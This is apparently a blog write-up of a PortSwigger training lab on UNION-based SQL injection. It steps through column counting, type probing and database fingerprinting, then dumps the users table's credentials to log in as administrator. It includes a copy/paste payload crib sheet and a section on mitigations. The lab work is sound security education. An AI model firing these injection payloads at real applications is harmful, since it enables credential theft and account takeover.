SQL injection UNION attack, retrieving data from other tables
SQL injection UNION attack, retrieving data from other tables: Exploit a SQL injection in the product category filter using a UNION-based attack to dump all usernames and passwords from the users table, then log in as administrator. • PortSwigger • SQL Injection • dump, union-based
🎯 Objective
Exploit a SQL injection in the product category filter using a UNION-based attack to dump all usernames and passwords from the users table, then log in as administrator.
🧩 Lab Context
- Vulnerability: SQLi in
categoryparameter on/filterendpoint - Behavior: Results of the injected query are reflected in the HTML response
- Goal: Identify table/columns, extract creds, log in as
administrator
🛠️ Toolkit & Setup
- Browser + Burp Suite (optional but handy for intercepting)
- Cheat sheets for quick DB syntax checks (UNION, version functions, metadata views)
- Screenshots captured during each step for verification
🧭 Attack Plan
- Find column count with
ORDER BYto align UNION. - Probe data types using string literals to avoid type mismatches.
- Fingerprint DB (grab version string).
- Identify user table & columns (or guess common names).
- Dump credentials with a final UNION.
- Log in as
administrator.
🚀 Exploitation Walkthrough
1) Determine Column Count
Increment ORDER BY n until it errors; the last non-error value is your column count.
GET /filter?category=Gifts' ORDER BY 3 --
yaml Always show details
Copy code

Outcome: 2 columns (error at 3).
2) Identify Column Data Types
Test with string literals to ensure both select slots accept text.
' UNION SELECT 'a','a' --
yaml Always show details
Copy code

Outcome: Both columns accept strings.
3) Fingerprint the DB (Version String)
Use a version function in the first column and a filler string in the second.
GET /filter?category=Gifts' UNION SELECT version(),'a' --
pgsql Always show details
Copy code

Outcome: DB version displayed in-page (confirms working UNION).
4) Locate & Dump the Users Table
Start by checking for user info in the first column slot; if you immediately see a username, you’ve got the right table/column.

Observation: The first “user” value appeared under column 1.

Now try common column name pairs to fetch credentials.
Attempt 1 (wrong columns): GET /filter?category=Gifts' UNION SELECT user,password FROM users --
less Always show details
Copy code
Attempt 2 (correct columns): GET /filter?category=Gifts' UNION SELECT username,password FROM users --
pgsql Always show details
Copy code

Outcome: All usernames & passwords are rendered in the response.
✅ Result

- Credentials retrieved from
usersviaUNION SELECT username,password FROM users. - Logged in as:
administrator→ Lab solved. ✅
🧪 Payload Crib Sheet (Copy/Paste)
Adjust comment style (
--,#,/* */) and spacing for the target DB.
-- Column count discovery
' ORDER BY 1 --
' ORDER BY 2 --
' ORDER BY 3 -- -- → errors here ⇒ 2 columns
-- Type probing (strings)
' UNION SELECT 'a','a' --
-- DB version (MySQL/PostgreSQL)
' UNION SELECT version(),'a' --
-- Dump all users
' UNION SELECT username,password FROM users --
🛡️ Mitigations (What the app should do)
Use parameterized queries / prepared statements everywhere.
Whitelist allowed category values; never concat input into SQL.
Least-privilege DB account: no SELECT on auth tables from the web tier.
Output encoding & neutral error pages (no SQL errors in user-facing responses).
WAF/IDS rules as a backstop, not a primary control.
🗒️ Notes & Tips
If version() doesn’t work, try DB-specific banners:
Oracle: SELECT banner FROM v$version
MSSQL: SELECT @@version
MySQL: SELECT @@version
If UNION errors, re-check column count and types (mixing strings/ints will break).
If results don’t render, try swapping which column you place interesting data into.
End of Write-up – Good hunting! 🕵️♂️
Comments
Comments
Loading comments…